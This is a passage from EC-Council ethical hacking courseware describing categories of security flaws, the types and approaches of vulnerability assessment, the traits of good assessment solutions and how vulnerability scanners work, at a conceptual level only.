discontinuation of operations. Updating software regularly and maintaining systems properly by patching and fixing bugs can help in mitigating the vulnerabilities caused by unpatched servers.

- **Design Flaws**

  Vulnerabilities due to design flaws are universal to all operating devices and systems. Design vulnerabilities such as incorrect encryption or the poor validation of data refer to logical flaws in the functionality of the system that attackers exploit to bypass the detection mechanism and acquire access to a secure system.

- **Operating System Flaws**

  Due to vulnerabilities in the operating systems, applications such as trojans, worms, and viruses pose threats. These attacks use malicious code, script, or unwanted software, which results in the loss of sensitive information and control of computer operations. Timely patching of the OS, installing minimal software applications, and using

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

applications with firewall capabilities are essential steps that an administrator must take to protect the OS from attacks.

- **Application Flaws**

  Application flaws are vulnerabilities in applications that are exploited by the attackers. Applications should be secured using the validation and authorization of the user. Flawed applications pose security threats such as data tampering and unauthorized access to configuration stores. If the applications are not secured, sensitive information may be lost or corrupted. Hence, developers must understand the anatomy of common security vulnerabilities and develop highly secure applications by providing proper user validation and authorization.

- **Open Services**

  Open ports and services may lead to the loss of data or DoS attacks and allow attackers to perform further attacks on other connected devices. Administrators must continuously check for unnecessary or insecure ports and services to reduce the risk to the network.

- **Default Passwords**

  Manufacturers provide users with default passwords to access the device during its initial set-up, which users must change for future use. When users forget to update the passwords and continue using the default passwords, they make devices and systems vulnerable to various attacks, such as brute force and dictionary attacks. Attackers exploit this vulnerability to obtain access to the system. Passwords should be kept confidential; failing to protect the confidentiality of a password allows the system to be easily compromised.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Vulnerability Assessment

Active Assessment

Uses a network scanner to find hosts, services, and vulnerabilities

Passive Assessment

Used to sniff the network traffic to discover present active systems, network services, applications, and vulnerabilities present

External Assessment

Assesses the network from a hacker's perspective to discover exploits and vulnerabilities that are accessible to the outside world

Internal Assessment

Scans the internal infrastructure to discover exploits and vulnerabilities

Host-based Assessment

Conducts a configuration-level check to identify system configurations, user directories, file systems, registry settings, etc., to evaluate the possibility of compromise

Network-based Assessment

Determines possible network security attacks that may occur on the organization's system

Application Assessment

Tests and analyzes all elements of the web infrastructure for any misconfiguration, outdated content, or known vulnerabilities

Database Assessment

Focuses on testing databases, such as MYSQL, MSSQL, ORACLE, POSTGRESQL, etc., for the presence of data exposure or injection type vulnerabilities

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Vulnerability Assessment (Cont'd)

Wireless Network Assessment

Determines the vulnerabilities in the organization's wireless networks

Distributed Assessment

Assesses the distributed organization assets, such as client and server applications, simultaneously through appropriate synchronization techniques

Credentialed Assessment

Assesses the network by obtaining the credentials of all machines present in the network

Non-Credentialed Assessment

Assesses the network without acquiring any credentials of the assets present in the enterprise network

Manual Assessment

In this type of assessment, the ethical hacker manually assesses the vulnerabilities, vulnerability ranking, vulnerability score, etc.

Automated Assessment

In this type of assessment, the ethical hacker employs various vulnerability assessment tools, such as Nessus, Qualys, GFI LanGuard, etc.

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Vulnerability Assessment

Given below are the different types of vulnerability assessments:

- **Active Assessment**

  A type of vulnerability assessment that uses network scanners to identify the hosts, services, and vulnerabilities present in a network. Active network scanners can reduce the intrusiveness of the checks they perform.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Passive Assessment**

  Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

- **External Assessment**

  External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall.

  The following are some of the possible steps in performing an external assessment:

  - Determine a set of rules for firewall and router configurations for the external network
  - Check whether the external server devices and network devices are mapped
  - Identify open ports and related services on the external network
  - Examine the patch levels on the server and external network devices
  - Review detection systems such as IDS, firewalls, and application-layer protection systems
  - Get information on DNS zones
  - Scan the external network through a variety of proprietary tools available on the Internet
  - Examine Web applications such as e-commerce and shopping cart software for vulnerabilities

- **Internal Assessment**

  An internal assessment involves scrutinizing the internal network to find exploits and vulnerabilities. The following are some of the possible steps in performing an internal assessment:

  - Specify the open ports and related services on network devices, servers, and systems
  - Check the router configurations and firewall rule sets
  - List the internal vulnerabilities of the operating system and server
  - Scan for any trojans that may be present in the internal environment
  - Check the patch levels on the organization's internal network devices, servers, and systems
  - Check for the existence of malware, spyware, and virus activity and document them

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Evaluate the physical security
- Identify and review the remote management process and events
- Assess the file-sharing mechanisms (for example, NFS and SMB/CIFS shares)
- Examine the antivirus implementation and events

- **Host-based Assessment**

  Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. Host-based assessments use many commercial and open-source scanning tools.

- **Network-based Assessment**

  Network assessments determine the possible network security attacks that may occur on an organization's system. These assessments discover network resources and map the ports and services running to various areas on the network. It evaluates the organization's system for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Network assessment professionals use firewalls and network scanners, such as Nessus. These scanners identify open ports, recognize the services running on those ports, and detect vulnerabilities associated with these services. These assessments help organizations identify points of entry and attack into a network since they follow the path and approach of the hacker. They help organizations determine how systems are vulnerable to Internet and intranet attacks, and how an attacker can gain access to important information. A typical network assessment conducts the following tests on a network:

  - Checks the network topologies for inappropriate firewall configuration
  - Examines the router filtering rules
  - Identifies inappropriately configured database servers
  - Tests individual services and protocols such as HTTP, SNMP, and FTP
  - Reviews HTML source code for unnecessary information
  - Performs bounds checking on variables

- **Application Assessment**

  An application assessment focuses on transactional Web applications, traditional client-server applications, and hybrid systems. It analyzes all elements of an application infrastructure, including deployment and communication within the client and server. This type of assessment tests the webserver infrastructure for any misconfiguration, outdated content, or known vulnerabilities. Security professionals use both commercial and open-source tools to perform such assessments.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Database Assessment**

  A database assessment is any assessment focused on testing the databases for the presence of any misconfiguration or known vulnerabilities. These assessments mainly concentrate on testing various database technologies like MYSQL, MSSQL, ORACLE, and POSTGRESQL to identify data exposure or injection type vulnerabilities. Security professionals use both commercial and open-source tools to perform such assessments.

- **Wireless Network Assessment**

  Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

- **Distributed Assessment**

  This type of assessment, employed by organizations that possess assets like servers and clients at different locations, involves simultaneously assessing the distributed organization assets, such as client and server applications, using appropriate synchronization techniques. Synchronization plays a critical role in this type of assessment. By synchronizing the test runs together, all the separate assets situated at multiple locations can be tested at the same time.

- **Credentialed Assessment**

  Credentialed assessment is also called authenticated assessment. In this type of assessment, the ethical hacker possesses the credentials of all machines present in the assessed network. The chances of finding vulnerabilities related to operating systems and applications are higher in credential assessment than in non-credential assessment. This type of assessment is challenging since it is highly unclear who owns particular assets in large enterprises, and even when the ethical hacker identifies the actual owners of the assets, accessing the credentials of these assets is highly tricky since the asset owners generally do not share such confidential information. Also, even if the ethical hacker successfully acquires all required credentials, maintaining the password list is a huge task since there can be issues with things like changed passwords, typing errors, and administrative privileges. Although it is the best way of assessing a target enterprise network for vulnerabilities and is highly reliable, it is a complex assessment that is challenging.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Non-Credentialed Assessment**

  Non-credentialed assessment, also called unauthenticated assessment, provides a quick overview of weaknesses by analyzing the network services that are exposed by the host. Since it is a non-credential assessment, an ethical hacker does not require any credentials for the assets to perform their assessments. This type of assessment generates a brief report regarding vulnerabilities; however, it is not reliable because it does not provide deeper insight into the OS and application vulnerabilities that are not exposed by the host to the network. This assessment is also incapable of detecting the vulnerabilities that are potentially covered by firewalls. It is prone to false-positive outputs and is not reliably effective as compared to credential-based assessment.


- **Manual Assessment**

  After performing footprinting and network scanning and obtaining crucial information, if the ethical hacker performs manual research for exploring the vulnerabilities or weaknesses, they manually rank the vulnerabilities and score them by referring to vulnerability scoring standards like CVSS and vulnerability databases like CVE and CWE. Such assessment is considered to be manual.

- **Automated Assessment**

  An assessment where an ethical hacker uses vulnerability assessment tools such as Nessus, Qualys, or GFI LanGuard to perform a vulnerability assessment of the target is called an automated assessment. Unlike manual assessments, in this type of assessment, the ethical hacker does not perform footprinting and network scanning. They employ automated tools that can perform all such activities and are also capable of identifying weaknesses and CVSS scores, acquiring critical CVE/CWE information related to the vulnerability, and suggesting remediation strategies.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Assessment Solutions and Tools

Vulnerability assessment solutions are important tools for information security management as they identify all potential security weaknesses before an attacker can exploit them. There are different approaches and solutions available to perform a vulnerability assessment. Selecting an appropriate assessment approach plays a major role in mitigating the threats that an organization faces.

This section outlines the various approaches, solutions, and tools used to perform a vulnerability assessment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Comparing Approaches to Vulnerability Assessment

Product-Based versus Service-Based Assessment Solutions

Product-Based Solutions

- Installed in the organization's internal network
- Installed in private or non-routable space or the Internet-addressable portion of an organization's network
- If installed in the private network or, in other words, behind the firewall, it cannot always detect outside attacks

Service-Based Solutions

- Offered by third parties, such as auditing or security consulting firms
- Some solutions are hosted inside the network, while others are hosted outside the network
- A drawback of this solution is that attackers can audit the network from outside

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Comparing Approaches to Vulnerability Assessment (Cont'd)

Tree-Based versus Inference-Based Assessment

Tree-Based Assessment

- The auditor selects different strategies for each machine or component of the information system
- For example, the administrator selects a scanner for servers running Windows, databases, and web services, and uses another scanner for Linux servers
- This approach relies on the administrator providing a starting shot of intelligence, and then scanning continuously without incorporating any information found at the time of scanning

Inference-Based Assessment

- Scanning starts by building an inventory of protocols found on the machine
- After finding a protocol, the scanning process detects which ports are attached to services, such as an email server, web server, or database server
- After finding services, the process selects vulnerabilities on each machine and starts to execute only the relevant tests

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Comparing Approaches to Vulnerability Assessment

There are four types of vulnerability assessment solutions: product-based solutions, service-based solutions, tree-based assessment, and inference-based assessment.

- **Product-Based Solutions**

  Product-based solutions are installed in the organization's internal network. They are installed either on a private or non-routable space or in the Internet-addressable

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

portion of an organization's network. If they are installed on a private network (behind the firewall), they cannot always detect outside attacks.

- **Service-Based Solutions**

  Service-based solutions are offered by third parties, such as auditing or security consulting firms. Some solutions are hosted inside the network, while others are hosted outside the network. A drawback of this solution is that attackers can audit the network from the outside.

- **Tree-Based Assessment**

  In a tree-based assessment, the auditor selects different strategies for each machine or component of the information system. For example, the administrator selects a scanner for servers running Windows, databases, and web services but uses a different scanner for Linux servers. This approach relies on the administrator to provide a starting piece of intelligence, and then to start scanning continuously without incorporating any information found at the time of scanning.

- **Inference-Based Assessment**

  In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of a Good Vulnerability Assessment Solution

1. Ensures correct outcomes by testing the network, network resources, ports, protocols, and operating systems
2. Uses a well-organized inference-based approach for testing
3. Automatically scans against continuously updated databases
4. Creates brief, actionable, and customizable reports, including vulnerabilities, by severity level, and trend analysis
5. Supports multiple networks
6. Suggests appropriate remedies and workarounds to correct vulnerabilities
7. Imitates the outside view of attackers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Characteristics of a Good Vulnerability Assessment Solution

Organizations need to select a proper and suitable vulnerability assessment solution to detect, assess, and protect their critical IT assets from various internal and external threats.

The characteristics of a good vulnerability assessment solution are as follows:

- Ensures correct outcomes by testing the network, network resources, ports, protocols, and operating systems
- Uses a well-organized inference-based approach for testing
- Automatically scans and checks against continuously updated databases
- Creates brief, actionable, customizable reports, including reports of vulnerabilities by severity level, and trend analysis
- Supports multiple networks
- Suggests appropriate remedies and workarounds to correct vulnerabilities
- Imitates the outside view of attackers to gain its objective

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Working of Vulnerability Scanning Solutions

Any organization needs to handle and process large volumes of data to conduct business. These large volumes of data contain privileged information of that particular organization. Attackers try to identify vulnerabilities that they can exploit, and then use these to gain access to critical data for illegal purposes. Vulnerability analysis analyzes and detects risk-prone areas in the organizational network. This analysis uses various tools and reports on the vulnerabilities present in the network.

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

- **Locating nodes**: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
- **Performing service and OS discovery on them**: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services along with the operating system on the target systems.
- **Testing those services and OS for known vulnerabilities**: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

